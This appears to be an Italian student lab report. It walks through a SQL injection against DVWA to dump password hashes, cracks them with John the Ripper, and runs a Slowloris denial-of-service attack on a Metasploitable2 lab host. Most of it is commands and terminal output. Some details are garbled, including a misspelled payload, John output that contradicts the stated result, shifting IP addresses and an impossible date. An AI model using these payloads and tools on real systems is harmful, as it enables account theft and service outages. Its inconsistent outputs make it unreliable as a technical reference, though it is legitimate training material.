


W14D1 – JOHN THE RIPPER

Con l'utilizzo della DVWA impostata su un livello low si effettua una SQL injection con l'uso del payload %' or 0=0 UNION SELELCT user, password FROM users#


che restituisce l'elenco di users e password criptate di determinati utenti.



The screenshot shows the DVWA SQL Injection page. In the 'User ID:' field, the user has entered the payload: ID: ' or 0=0 UNION SELECT user, password FROM users #. The 'Submit' button is visible. Below the input field, a list of user entries is displayed, each consisting of a user ID, first name, and surname, all followed by a hash. The users listed are admin, Gordon, Hack, Me, Pablo, Picasso, Bob, Smith, 1337, and Smithy. Each entry follows the pattern: ID: ' or 0=0 UNION SELECT user, password FROM users # First name: [name] Surname: [surname] Hash: [hash].

Come è facile notare le password non sono in chiaro bensì risultati di hash di password.

Si va successivamente a creare un file .txt in cui si inseriscono admin e password ottenuti che servirà per utilizzare il tool John the Ripper e Per recuperare le versioni in chiaro delle passwords.



```
john --format=raw-md5 --wordlist=/usr/share/wordlists/rockyou.txt
/home/kali/Desktop/hash.txt
```

```

root@kali:~# ./john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
john --format=rawmd5 /usr/share/wordlists/rockyou.txt /home/kali/Desktop/hash.txt
Created dictionary: /root/.john
Unknown ciphertext format name requested
Session completed.

```

Completata la sessione dopo l'attivazione del tool e la creazione del file contenente gli hash delle password in md5, otteniamo come risultato le password in chiaro. John the ripper utilizza la wordlist rockyou contenente un elenco di password note e per ogni parola contenuta nella wordlist il tool effettua la trasformazione in hash poi fa il paragone con l'hash che gli è stato passato dall'utente per verificare il match.

ESERCIZIO EXTRA: slowloris

```
git clone https://github.com/gkbrk/slowloris
```

Si procede ad avviare il tool e a lanciare l'attacco DOS sulla metà con il comando

```
python3 slowloris.py 192.168.50.106
```

Si può testare l'attacco andando su un altro tab e lasciando in esecuzione il comando appena avviato.

```

kali㉿kali:~$ git clone https://github.com/gkbrk/slowloris
Cloning into 'slowloris'...
remote: Enumerating objects: 152, done.
remote: Total 152 (delta 39), reused 37 (delta 37), pack-reused 86 (from 2)
remote: Compressing objects: 100% (39/39), done.
remote: Total 152 (delta 39), reused 37 (delta 37), pack-reused 86 (from 2)
Receiving objects: 100% (152/152), 27.79 KiB | 711.00 KiB/s, done.
Resolving deltas: 100% (70/70), done.

kali㉿kali:~$ python3 slowloris.py 192.168.50.106
[*] Starting slowloris.py on port 80 with 150 sockets.
[00-01-2026 12:13:51] Creating sockets...
[00-01-2026 12:13:55] Sending keep-alive headers...
[00-01-2026 12:14:00] Socket count: 150
[00-01-2026 12:14:10] Sending keep-alive headers...
[00-01-2026 12:14:20] Socket count: 150
[00-01-2026 12:14:30] Sending keep-alive headers...
[00-01-2026 12:14:40] Socket count: 150
[00-01-2026 12:14:50] Sending keep-alive headers...
[00-01-2026 12:15:00] Socket count: 150
[00-01-2026 12:15:10] Sending keep-alive headers...
[00-01-2026 12:15:20] Socket count: 150
[00-01-2026 12:15:30] Sending keep-alive headers...
[00-01-2026 12:15:40] Socket count: 150

```

Per vedere le risposte in tempo reale e la connettività http si utilizza il comando

`watch -n1 --differences | curl -l http://192.168.50.106;` allo stesso tempo interrompendo il dos in esecuzione sull'altro tab si ha come risultato la risposta attesa.

```

root@kali:~/home/kali/slowloris
root@kali:~/home/kali/slowloris
Usage: watch [-n <secs>] [-D] [-F] [-R] [-T <title>] [-W] [-w] [-x] [-c]
            [-h] [-V]
-h, --help      display this help and exit
-V, --version   output version information and exit
For more details see watch(1).
```
[root@kali] /home/kali/slowloris
[root@kali] /home/kali/slowloris
[root@kali] /home/kali/slowloris
[root@kali] http://192.168.50.106
<html><head><title>Metasploitable2 - Linux</title></head><body>
<pre>
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

</pre>

Twiki
phpMyAdmin
Mutillidae
DVWA
xss0nix

</body>
</html>
```
[root@kali] /home/kali/slowloris

```

Ottieniamo l'interfaccia che si otterrebbe da browser perchè l'attacco è stato lanciato con una CURL (call url).

Per andare a stressare ancora di più la macchina utilizziamo il seguente comando per l'invio di 350 socket.

`python3 slowloris.py 192.168.50.106 -s 350`

```
[root@kali:~/home/kali/slowloris]# ./slowloris.py 192.168.50.106 -s 350.  
[08-01-2026 12:35:08] Attacking 192.168.50.106 with 350 sockets.  
[08-01-2026 12:35:23] Creating 350 new sockets ...  
[08-01-2026 12:35:23] Sending keep-alive headers ...  
[08-01-2026 12:35:23] Socket count: 382  
[08-01-2026 12:35:23] Creating 68 new sockets ...  
[08-01-2026 12:35:23] Sending keep-alive headers ...  
[08-01-2026 12:35:43] Socket count: 284  
[08-01-2026 12:35:43] Creating 66 new sockets ...  
[08-01-2026 12:35:43] Sending keep-alive headers ...  
[08-01-2026 12:36:02] Socket count: 220  
[08-01-2026 12:36:02] Creating 64 new sockets ...  
[08-01-2026 12:36:22] Sending keep-alive headers ...  
[08-01-2026 12:36:22] Creating 62 new sockets ...  
[08-01-2026 12:36:43] Sending keep-alive headers ...  
[08-01-2026 12:36:43] Socket count: 178  
[08-01-2026 12:36:43] Creating 60 new sockets ...  
[08-01-2026 12:37:03] Sending keep-alive headers ...  
[08-01-2026 12:37:03] Socket count: 296  
[08-01-2026 12:37:03] Creating 54 new sockets ...  
[08-01-2026 12:37:03] Sending keep-alive headers ...  
[08-01-2026 12:37:23] Socket count: 298  
[08-01-2026 12:37:23] Creating 52 new sockets ...  
[08-01-2026 12:37:23] Sending keep-alive headers ...  
[08-01-2026 12:37:43] Socket count: 300  
[08-01-2026 12:37:43] Creating 50 new sockets ...  
[08-01-2026 12:38:03] Sending keep-alive headers ...  
[08-01-2026 12:38:03] Socket count: 302  
[08-01-2026 12:38:03] Creating 48 new sockets ...  
[08-01-2026 12:38:23] Sending keep-alive headers ...  
[08-01-2026 12:38:23] Socket count: 304  
[08-01-2026 12:38:23] Creating 46 new sockets ...  
[08-01-2026 12:38:43] Sending keep-alive headers ...  
[08-01-2026 12:38:43] Socket count: 306  
[08-01-2026 12:38:43] Creating 44 new sockets ...  
[08-01-2026 12:39:03] Sending keep-alive headers ...  
[08-01-2026 12:39:03] Socket count: 310  
[08-01-2026 12:39:03] Creating 40 new sockets ...
```

Come attività finale si effettua il controllo della connettività tcp sulla porta 80 con il tool tcpping

Tcping 192.168.50.106 80

```
wget http://www.vdberg.org/~richard/tcping -O /usr/bin/tcping
--2026-01-08 12:50:20 -- http://www.vdberg.org/~richard/tcping
Resolving www.vdberg.org [www.vdberg.org]... Failed: Name or service not known.
wget: unable to resolve host address "www.vdberg.org"

[root@kali ~]# ./home/kali/slowloris
[root@kali ~]# ./home/kali/slowloris
[root@kali ~]# curl http://www.vdberg.org/~richard/tcping -O /usr/bin/tcping
--2026-01-08 12:52:27 -- http://www.vdberg.org/~richard/tcping
Resolving www.vdberg.org [www.vdberg.org]... 136.144.244.145, 2a01:7c8:db06:f0::1
Connecting to www.vdberg.org (www.vdberg.org)|136.144.244.145|:80... connected.
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 3538 (3.4K)
Length: 3538 (3.4K)
Saving to: '/usr/bin/tcping'

/usr/bin/tcping                                         100%
2026-01-08 12:52:28 (228 MB/s) - './usr/bin/tcping' saved [3510/3510]

[root@kali ~]# ./home/kali/slowloris
[root@kali ~]# chmod 755 ./usr/bin/tcping
[root@kali ~]# ./home/kali/slowloris
[root@kali ~]# ./home/kali/slowloris
tcping 192.168.50.106 80
./home/kali/slowloris: command not found
seq 0: tcp response from 192.168.50.106 [open] 3.521 ms
seq 1: tcp response from 192.168.50.106 [open] 21.687 ms
seq 2: tcp response from 192.168.50.106 [open] 13.989 ms
seq 3: tcp response from 192.168.50.106 [open] 67.512 ms
seq 4: tcp response from 192.168.50.106 [open] 1.329 ms
seq 5: no response (timeout)
seq 6: tcp response from 192.168.50.106 [open] 6.582 ms
seq 7: no response (timeout)
seq 8: tcp response from 192.168.50.106 [open] 1.606 ms
seq 9: tcp response from 192.168.50.106 [open] 1.606 ms
seq 10: no response (timeout)
seq 11: tcp response from 192.168.50.106 [open] 6.515 ms
seq 12: tcp response from 192.168.50.106 [open] 13.761 ms
seq 13: tcp response from 192.168.50.106 [open] 1.528 ms
seq 14: tcp response from 192.168.50.106 [open] 9.574 ms
seq 15: tcp response from 192.168.50.106 [open] 15.555 ms
seq 16: tcp response from 192.168.50.106 [open] 1.165 ms
seq 17: tcp response from 192.168.50.106 [open] 10.887 ms
seq 18: tcp response from 192.168.50.106 [open] 4.145 ms
seq 19: no response (timeout)
seq 20: tcp response from 192.168.50.106 [open] 3.838 ms
seq 21: tcp response from 192.168.50.106 [open] 22.863 ms
seq 22: no response (timeout)
seq 23: no response (timeout)
seq 24: no response (timeout)
seq 25: no response (timeout)
seq 26: no response (timeout)
```

Le risposte iniziano ad arrivare in leggero ritardo

```
root@kali:~/home/kali/slowloris# seq 39: tcp response from 192.168.50.106 [open] 17.536 ms
seq 40: tcp response from 192.168.50.106 [open] 3.169 ms
seq 41: tcp response from 192.168.50.106 [open] 17.536 ms
seq 42: tcp response from 192.168.50.106 [open] 12.641 ms
seq 45: tcp response from 192.168.50.106 [open] 21.703 ms
seq 47: no response (timeout)
seq 48: no response (timeout)
seq 49: tcp response from 192.168.50.106 [open] 1.835 ms
seq 44: no response (timeout)
seq 46: no response (timeout)
seq 48: tcp response from 192.168.50.106 [open] 7.674 ms
seq 49: no response (timeout)
seq 52: tcp response from 192.168.50.106 [open] 13.136 ms
seq 49: no response (timeout)
seq 50: no response (timeout)
seq 54: tcp response from 192.168.50.106 [open] 2.244 ms
seq 53: no response (timeout)
seq 56: tcp response from 192.168.50.106 [open] 18.828 ms
seq 57: no response (timeout)
seq 57: no response (timeout)
seq 68: tcp response from 192.168.50.106 [open] 17.138 ms
seq 58: no response (timeout)
seq 59: no response (timeout)
seq 62: tcp response from 192.168.50.106 [open] 1.677 ms
seq 61: no response (timeout)
seq 63: no response (timeout)
seq 64: no response (timeout)
seq 65: no response (timeout)
seq 66: no response (timeout)
seq 67: no response (timeout)
seq 68: no response (timeout)
seq 69: no response (timeout)
seq 78: no response (timeout)
seq 79: no response (timeout)
seq 72: no response (timeout)
seq 73: no response (timeout)
seq 74: no response (timeout)
seq 77: tcp response from 192.158.50.106 [open] 67.242 ms
seq 75: response (timeout)
seq 78: tcp response from 192.168.50.106 [open] 21.578 ms
seq 79: no response (timeout)
seq 79: tcp response from 192.168.50.106 [open] 7.808 ms
seq 80: tcp response from 192.168.50.106 [open] 43.824 ms
seq 81: tcp response from 192.168.50.106 [open] 15.115 ms
seq 82: no response (timeout)
seq 83: tcp response from 192.168.50.106 [open] 1.860 ms
seq 84: tcp response from 192.168.50.106 [open] 1.475 ms
seq 85: tcp response from 192.168.50.106 [open] 21.454 ms
seq 86: no response (timeout)
seq 87: tcp response from 192.168.50.106 [open] 1.251 ms
seq 87: tcp response from 192.168.50.106 [open] 6.464 ms
seq 88: tcp response from 192.168.50.106 [open] 6.464 ms
```

```
Session Actions Edit View Help
root@kali: /home/kali/slowloris
root@kali: /home/kali/slowloris
root@kali: /home/kali/slowloris

seq 106: tcp response from 192.168.50.186 [open] 20.111 ms
seq 107: tcp response from 192.168.50.186 [open] 33.459 ms
seq 108: no response (timeout)
seq 109: tcp response from 192.168.50.186 [open] 37.613 ms
seq 110: tcp response from 192.168.50.186 [open] 12.469 ms
seq 111: tcp response from 192.168.50.186 [open] 8.671 ms
seq 112: no response (timeout)
seq 113: no response (timeout)
seq 117: tcp response from 192.168.50.186 [open] 26.133 ms
seq 114: no response (timeout)
seq 115: no response (timeout)
seq 116: no response (timeout)
seq 119: tcp response from 192.168.50.186 [open] 21.272 ms
seq 118: no response (timeout)
seq 120: no response (timeout)
seq 121: tcp response from 192.168.50.186 [open] 75.028 ms
seq 120: no response (timeout)
seq 123: tcp response from 192.168.50.186 [open] 18.912 ms
seq 124: no response (timeout)
seq 125: tcp response from 192.168.50.186 [open] 9.224 ms
seq 124: no response (timeout)
seq 127: tcp response from 192.168.50.186 [open] 22.427 ms
seq 128: no response (timeout)
seq 131: no response (timeout)
seq 131: tcp response from 192.168.50.186 [open] 1.809 ms
seq 129: no response (timeout)
seq 132: no response (timeout)
seq 134: tcp response from 192.168.50.186 [open] 11.882 ms
seq 132: no response (timeout)
seq 133: no response (timeout)
seq 134: no response (timeout)
seq 135: tcp response from 192.168.50.186 [open] 18.991 ms
seq 135: no response (timeout)
seq 139: tcp response from 192.168.50.186 [open] 29.217 ms
seq 140: no response (timeout)
seq 138: no response (timeout)
seq 140: no response (timeout)
seq 140: no response (timeout)
seq 140: no response (timeout)
seq 141: no response (timeout)
seq 144: no response (timeout)
seq 145: no response (timeout)
seq 146: no response (timeout)
seq 147: no response (timeout)
seq 149: tcp response from 192.168.50.186 [open] 10.093 ms
seq 147: no response (timeout)
seq 148: no response (timeout)
seq 149: no response (timeout)
seq 150: tcp response from 192.168.50.186 [open] 16.183 ms
seq 150: no response (timeout)
seq 152: no response (timeout)
seq 153: no response (timeout)
seq 154: no response (timeout)
seq 155: no response (timeout)
```

Fino ad arrivare ad un timeout della metà.